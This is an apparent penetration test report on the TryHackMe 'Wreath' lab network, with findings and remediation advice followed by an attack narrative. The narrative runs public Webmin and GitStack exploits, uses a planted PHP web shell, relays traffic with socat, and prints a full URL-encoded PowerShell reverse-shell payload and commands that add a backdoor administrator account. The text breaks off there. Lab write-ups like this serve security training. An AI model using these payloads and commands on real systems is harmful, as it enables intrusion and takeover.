


Ch3kN8

ChekN8

Confidential Report

https://tryhackme.com/room/wreath

Wreath Network Internal Penetration Test

Disclaimer

The information presented in this document is provided as is and without warranty. Penetration test are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

Assessment Overview

Thomas contracted ChekN8 to perform a gray box penetration test. A gray box penetration test is defined as a hybrid penetration test. The technical team briefs the pen tester on the overall network infrastructure. The penetration tester starts the information gathering phase based on the technical team’s brief. Thomas briefed us with the following.

"Two machines are on my home network that host projects that are worked on in my spare time. One of them has a webserver that's port forwarded. It's serving a website that's pushed to my git server from my own PC for version control, then cloned to the public facing server. A personal PC is also on that network, it has protections turned on, doesn't run anything vulnerable, and can't be accessed by the public-facing section of the network. It's technically a repurposed server."


Scope

The scope of this test was limited to a single public facing webserver and any connected services or internal computers. The webserver was hosted on the following address.

- 10.200.98.200

Executive Summary

Thomas Wreaths public facing web server was compromised using a publicly available exploit. The exploit executed as a privileged user. The compromised system was then used to pivot throughout the internal network. This resulted in access to the internal GitStack server. The GitStack server was vulnerable to a public exploit that allowed us to gain access to the systems privileged user resulting in a full system compromise and plain text passwords. From this point we were able to set up a proxy to gain access to the development webserver and discovered a password protected webpage. Previously compromised credentials were used to access the webpage. The webpage hosted a picture upload function that did not employ a sophisticated content filter. This enabled us to upload an obfuscated web shell and compromise the last target. From our test we were able to assemble a picture of the current network structure.



Finding Severity Ratings

Unpatched Software

CVE-2019-15107

- MiniServ 1.890 (Webmin httpd)

CVE-2018-5955

- GitStack 2.3.10

Severity: High

Description:

External and internal software are out of date with publicly available remote code execution exploits.

Impact:

Out of date software shows overall poor management in a network. A threat actor can easily find a few proof of concept exploits online and exploit the vulnerable services. These exploits lead to a full system compromise.

Remediation:

Update to the latest vendor patch and maintain an active patch schedule for any patches that may be released in the future.

Weak Credentials

Severity: High

Description:

Thomas's accounts are using weak credentials.

Impact:

Using common password hash retrieval methods, it is possible to obtain Thomas's user account password and could lead to further system compromise if password reuse is found.

Remediation:

Ensure all users are following the new NIST password policy. The NIST as of 2021 recommends that users should use a lengthy password instead of a short complex password. A summary of the new recommendations can be found here. Avoid common phrases or work related words that can be used to crack the hash.

Password Reuse

Severity: High

Description:

Thomas's user account was found reusing a password for the internal ruby file uploader.

Impact:

Password reuse is a practice that is highly discouraged and avoided. In this case we were able to reuse Thomas's credentials to gain access to the ruby file uploader and compromise Thomas's personal PC.

Remediation:

Use a password manager such as LastPass to generate and manage passwords so users can maintain password complexity and individuality across the network.

Improper Privileges

Severity: High

Description:

Services and software were running the context of administrator users.

Impact:

If the service is exploited, the exploit will run with the same privileges as the running service. This can lead to a full compromise of the 2 servers without the need for privilege escalation. GitStack and Webmin were running under the context of `nt system`. Our exploit ran under that context and there was no need to escalate our privileges.

Remediation:

Utilize the rule of Least Privilege and only set a software to run with the lowest permissions without compromising any functionality.

- https://en.wikipedia.org/wiki/Principle_of_least_privilege

Unquoted Service Path

Severity: High

Description:

System Explorer Help Service path is unquoted allowing us to insert a malicious file and hijack the programs execution.

Impact:

We were able to successfully hijack the programs execution flow and run obtain a reverse shell as `nt system`.

Remediation:

Put the path in quotations and set the correct ownership of the directory prevent low level users from writing in the directory.

- https://attack.mitre.org/techniques/T1574/009/

Impersonate User Tokens

Severity: High

Description:

A user can impersonate another users token if Set Impersonate Token is enabled.

Impact:

Allowing a user to personate another users token can lead to compromise of the administrator account. We were able to use Thomas's local account to impersonate the local administrator account.

Remediation:

Disable the ability for Thomas to impersonate other user tokens.

The following configurations address the usage of delegation tokens and can prevent token impersonation.

Policy Security Setting: Enable computer and user accounts to be trusted for delegation (Windows Settings > Security Settings > Local Policies > User Rights Assignment)

This setting, defined in the Domain Controller Group Policy object (GPO) and in the local security policy, determines which users can set the “Trusted for Delegation” setting for accounts. This group of users should be restricted and accounts “Trusted for Delegation” should not include privileged or administrator accounts.

Unrestricted File Uploads

Severity: High

Description:

A threat actor may easily bypass the password protected file uploader and gain access to the machine.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Impact:

A threat actor can craft a malicious payload and gain remote code execution through a webpage.

Remediation:

Incorporate a sophisticated upload filter into the webpage to prevent users from uploading any malicious files.

Personal Information Disclosure

Severity: Medium

Description:

The website contains personal contact information.

Impact:

Personal information should not be posted publicly. Personal information can be used to craft a social engineer / phishing attack which may result in compromised systems / information.

Remediation:

Remove any private information from the public website.

Error Page Information Disclosure

Severity: High

Description:

Django displays a 404 error and displays the expected requests.

Impact:

The error revealed the directory for the vulnerable GitStack service. This allowed us to enumerate GitStack and discover a remote code execution vulnerability.

Remediation:

Configure Django to only display a custom error page without revealing any information as to why the error occurred.

- https://portswigger.net/web-security/information-disclosure
- https://engineertodeveloper.com/serving-custom-error-pages-with-django/


Attack Narrative

Enumerating The Public Server


The Target ip seems to be hosting a webserver on 10.200.98.200. A nmap scan showed the following ports were open.

```
sudo nmap -T4  -p 1-15000 -oN inital-network-sweep.log 10.200.98.200
...
PORT      STATE  SERVICE          REASON
22/tcp    open   ssh              syn-ack ttl 63
80/tcp    open   http             syn-ack ttl 63
443/tcp   open   https            syn-ack ttl 63
9090/tcp  closed zeus-admin       reset ttl 63
10000/tcp open   snet-sensor-mgmt syn-ack ttl 63
...
```

Port 80 seems to redirect to https://thomaswreath.thm, to properly resolve the DNS the IP must be added to the `/etc/hosts file`. The landing page seems to a personal webpage that discloses personal information.



Port 10000 is running MiniServ 1.890 (Webmin httpd). This version has a remote code execution vulnerability. Exploits are available on Metasploit and Github.




```
...
PORT      STATE SERVICE REASON         VERSION
10000/tcp open  http    syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 81B218ADA85D323DFF5560EAFAF90176
...
```

Exploiting MiniServ


The exploit can be executed using `./CVE-2019-15107.py 10.200.98.200`.


The exploit executed as the targets root user.



Internal Network Enumeration

To avoid the need to re-exploit the host, we stored a copy of the root users id_rsa ssh key on our local machine as key.rsa.





To reconnect with the key we executed `ssh -i key.rsa root@10.200.98.200`. The next challenge was to figure out a method to tunnel our traffic into the internal network. We decided to use Sshuttle as our pivot method because it creates a VPN like connection to the internal network. This was achieved by executing the following syntax on our attacker machine.

```
sshuttle -r root@10.200.98.200 --ssh-cmd "ssh -i key.rsa"  10.200.98.0/24 -x
10.200.98.200 &
```

To enumerate the internal network we uploaded a static version of Nmap to the target through the use of `python3 http.server 80` and `curl http://10.50.99.5/nmap-chekn8 --output nmap-chekn8` on the compromised webserver. We discovered 2 additional targets on the network (excluding our ip, VPN server ip, and AWS).

```
./nmap-chekn8 -T4 10.200.98.0/24 -vv -sn | grep -v "host down, received no-
response"
...
Nmap scan report for ip-10-200-98-100
Nmap scan report for ip-10-200-98-150
...
```


We then proceeded to enumerate the hosts found in the previous scan for open ports.

```
./nmap-chekn8 -T4 -p- 10.200.98.100 10.200.98.150 -vv
...
Nmap scan report for ip-10-200-98-100.eu-west-1.compute.internal (10.200.98.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (-0.20s latency).
All 65535 scanned ports on ip-10-200-98-100.eu-west-1.compute.internal
(10.200.98.100) are filtered because of 65535 no-responses
MAC Address: 02:3A:F2:DB:E3:0D (Unknown)
Nmap scan report for ip-10-200-98-150.eu-west-1.compute.internal (10.200.98.150)
Reason: 65532 no-responses
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
5985/tcp open  wsman         syn-ack ttl 128
MAC Address: 02:C2:DD:8E:F1:A9 (Unknown)
...
```


The computer at .100 was inaccessible at this point but .150 did return an attack surface.

Enumerating 10.200.98.150

To enumerate the web server on .150, we browsed to `http://10.200.98.150` and received an error from Django.



From the output of this error, we see that there are 3 expected web directories, navigating to `/registration/login` brought us to a GitStack login portal.



We did a quick search on exploit-db using searchsploit and discovered 3 exploits.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit gitstack

 Exploit Title

GitStack - Remote Code Execution
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)
GitStack 2.3.10 - Remote Code Execution
```

Exploiting GitStack

We then proceeded to download the exploit for GitStack 2.3.10 using `searchsploit -m php./webapps/43777`. The exploit needs to be converted to a Linux format by executing `dos2unix ./43777.py`. We modified the exploit to point towards our ssh port forward and ran it.


```
...
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '<YOUR_IP>:80'

# what command you want to execute
command = "whoami"
...
```

```
┌──(kali㉿kali)-[~/Documents/thm/WreathNetwork]
└─$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a
east read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
```


The exploit executed successfully and is running as `nt system`, the administrator user on windows. The exploit also uploaded a web shell that was accessible by browsing to `/web/exploit-chekn8.php` (If you modified the shell's upload name in the exploit, ensure that you use the correct name when you send the post request). The shell code responds to a parameter. To get this to work we opened up Burpsuite and captured a request going to `/web/exploit-chekn8` and sent it over to repeater. Once in repeater, we changed the request from GET to POST and appended the following to the end of the request.

```
Content-Type: application/x-www-form-urlencoded

a=whoami
```

The modified request was sent and confirmed that we have Remote Code Execution on the GitStack sever.




Since the compromised server didn't have any connection to outside of the internal network (we couldn't ping ourselves), we had to find a way to relay the reverse shell to our ip.




We decided to relay the shell by using socat through ssh on .200. To achieve this we first set a firewall rule on .200 `firewall-cmd --zone=public --add-port 16001/tcp`. We then proceeded to transfer a socat binary through `sudo python3 http.server 80` and `curl http://10.50.99.5/socat --output socat`. To establish the shell relay we used `./socat-chekn8 tcp-l:16001 tcp:10.50.99.5:1337` on .100 and set up a net cat listener on our attacker machine to catch the shell. Powershell was used to trigger a reverse shell back to our machine by using the following URL encoded syntax:

```
a=+powershell.exe+-c+"$client+%3d+New-
Object+System.Net.Sockets.TCPClient('<YOUR-
IP>',+16001)%3b$stream+%3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535|%25
{0}%3bwhile(($i+%3d+$stream.Read($bytes,+0,+$bytes.Length))+-ne+0){%3b$data+%3d+
(New-Object+-
TypeName+System.Text.ASCIIEncoding).GetString($bytes,0,+$i)%3b$sendback+%3d+
(iex+$data+2>%261+|+Out-String+)%3b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+
(pwd).Path+%2b+'>+'%3b$sendbyte+%3d+
([text.encoding]%3a%3aASCII).GetBytes($sendback2)%3b$stream.Write($sendbyte,0,$s
endbyte.Length)%3b$stream.Flush()%3b}%3b$client.Close()"
```

We sent this request in Burpsuite and received our reverse shell in our netcat listener.





Our earlier port enumeration revealed that port TCP 3389 is open and may allow us to gain connect through RDP (Remote Desktop Protocol). To obtain RDP access, we added a user account and ran the following to add the account to the "Administrator" and "Remote Management Users" groups through the reverse shell.

```
net user chekn8 w9xYtwi3 /add
net localgroup Administrators chekn8 /add
net localgroup "Remote Management Users" chekn8 /add
```

